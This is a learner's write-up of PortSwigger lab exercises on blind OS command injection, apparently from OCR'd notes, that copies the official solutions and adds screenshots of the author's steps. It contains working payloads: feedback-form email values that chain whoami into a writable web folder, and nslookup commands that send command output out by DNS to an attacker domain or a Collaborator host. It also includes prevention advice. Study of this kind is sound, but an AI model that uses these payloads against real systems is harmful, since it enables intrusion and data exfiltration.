
This lab contains a blind OS command injection vulnerability in the feedback function.
The application executes a shell command containing the user-supplied details. The output from the command is not returned in the response. However, you can use output redirection to capture the output from the command. There is a writable folder at:
`/var/www/images/`The application serves the images for the product catalog from this location. You can redirect the output from the injected command to a file in this folder, and then use the image loading URL to retrieve the contents of the file.
To solve the lab, execute the `whoami` command and retrieve the output.


solution :-

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to:
`email=||whoami>/var/www/images/output.txt||`
3. Now use Burp Suite to intercept and modify the request that loads an image of a product.
4. Modify the `filename` parameter, changing the value to the name of the file you specified for the output of the injected command:
`filename=output.txt`
5. Observe that the response contains the output from the injected command.

result All steps :-







lab3 solved :)

4 bliend os command injeciton with out-of-band intraction

Exploiting blind OS command injection using out-of-band (OAST) techniques
You can use an injected command that will trigger an out-of-band network interaction with a system that you control, using OAST techniques. For example:
`& nslookup kgji2ohoyw.web-attacker.com &` This payload uses the `nslookup` command to cause a DNS lookup for the specified domain. The attacker can monitor for the specified lookup occurring, and thereby detect that the command was successfully injected.

lab solve :- bliend os command injection with out-of-band intreaction

This lab contains a blind OS command injection vulnerability in the feedback function.
The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.
To solve the lab, exploit the blind OS command injection vulnerability to issue a DNS lookup to Burp Collaborator.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external

systems. To solve the lab, you must use Burp Collaborator's default public server.

solution:-

1. Use Burp Suite to intercept and modify the request that submits feedback.
2. Modify the `email` parameter, changing it to:

```
email=x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||
```

Note


The solution described here is sufficient simply to trigger a DNS lookup and so solve the lab. In a real-world situation, you would use Burp Collaborator client to verify that your payload had indeed triggered a DNS lookup. See the lab on blind OS command injection with out-of-band data exfiltration for an example of this


result :-

step one : -
click submit feedback
nowfill the form now capture the request
now modify the email paramaeater


add the payload : - email=x||nslookup+x.BURP-COLLABORATOR-SUBDOMAIN||
right click in burp option now click to burp collaborator subdomain now copy subdomain now add the payload

now forword the request
now intercept of to seee labs is solve
now you will see the dns is show burpsuite collaboratar :)






burp collabrotaro subdomain :- 648elc7fpg6pba8f5hrucyz16sci07.oastify.com
now payload is :- ||nslookup+x.648elc7fpg6pba8f5hrucyz16sci07.oastify.com||



now copy response in browser now open link in browser to show lab is solved :)

now look the dns collaborator :-



in this lab you wiil need burpsuite professional version :)

5 bliend os command injection with out-of-band data exfiltration

The out-of-band channel also provides an easy way to exfiltrate the output from injected commands:
`& nslookup `whoami`.kgji2ohoyw.web-attacker.com &`This will cause a DNS lookup to the attacker's domain containing the result of the `whoami` command:
`wwwuser.kgji2ohoyw.web-attacker.com`

Ways of injecting OS commands

A variety of shell metacharacters can be used to perform OS command injection attacks.
A number of characters function as command separators, allowing commands to be chained together. The following command separators work on both Windows and Unix-based systems:

- `&`
- `&&`
- `|`
- `||`

The following command separators work only on Unix-based systems:

- `;`
- Newline (`0x0a` or `\n`)

On Unix-based systems, you can also use backticks or the dollar character to perform inline execution of an injected command within the original command:

- `injected command `

◇ `$(`injected command `)`

Note that the different shell metacharacters have subtly different behaviors that might affect whether they work in certain situations, and whether they allow in-band retrieval of command output or are useful only for blind exploitation.
Sometimes, the input that you control appears within quotation marks in the original command. In this situation, you need to terminate the quoted context (using `"` or `'`) before using suitable shell metacharacters to inject a new command.

How to prevent OS command injection attacks

By far the most effective way to prevent OS command injection vulnerabilities is to never call out to OS commands from application-layer code. In virtually every case, there are alternate ways of implementing the required functionality using safer platform APIs.
If it is considered unavoidable to call out to OS commands with user-supplied input, then strong input validation must be performed. Some examples of effective validation include:

◇ Validating against a whitelist of permitted values.
◇ Validating that the input is a number.
◇ Validating that the input contains only alphanumeric characters, no other syntax or whitespace.

Never attempt to sanitize input by escaping shell metacharacters. In practice, this is just too error-prone and vulnerable to being bypassed by a skilled attacker.

lab5 solve :- bliend os command injection with out-of-band data filtration

This lab contains a blind OS command injection vulnerability in the feedback function.
The application executes a shell command containing the user-supplied details. The command is executed asynchronously and has no effect on the application's response. It is not possible to redirect output into a location that you can access. However, you can trigger out-of-band interactions with an external domain.
To solve the lab, execute the `whoami` command and exfiltrate the output via a DNS query to Burp Collaborator. You will need to enter the name of the current user to complete the lab.

Note
To prevent the Academy platform being used to attack third parties, our firewall blocks interactions between the labs and arbitrary external systems. To solve the lab, you must use Burp Collaborator's default public server.

solution:-

1. Use Burp Suite Professional to intercept and modify the request that submits feedback.
2. Go to the Burp menu, and launch the Burp Collaborator client.
3. Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.
4. Modify the `email` parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated:
`email=||nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN||`
5. Go back to the Burp Collaborator client window, and click "Poll now". You should see some DNS interactions that were initiated by the application as the result of your payload. If you don't see any interactions listed, wait a few seconds and try again, since the server-side command is executed asynchronously.
6. Observe that the output from your command appears in the subdomain of the interaction, and you can view this within the Burp Collaborator client. The full domain name that was looked up is shown in the Description tab for the interaction.
7. To complete the lab, enter the name of the current user.

step one :-

Submit feedback

Name:

rohit

Email:

test@gmail.com


Subject:

practice


Message:

officialrohit001

Submit feedback



step 2:- go to burpsuite menu and launch the Brup collaborator client




step3:- Click "Copy to clipboard" to copy a unique Burp Collaborator payload to your clipboard. Leave the Burp Collaborator client window open.

payload is :- 8nwwuds87ryokn57vtc6lukrdij87x.oastify.com

step4:- Modify the `email` parameter, changing it to something like the following, but insert your Burp Collaborator subdomain where indicated:

```
email=||nslookup+`whoami`.BURP-COLLABORATOR-SUBDOMAIN||
```

now payload is :- ||nslookup+'whoami'.8nwwuds87ryokn57vtc6lukrdij87x.oastify.com||

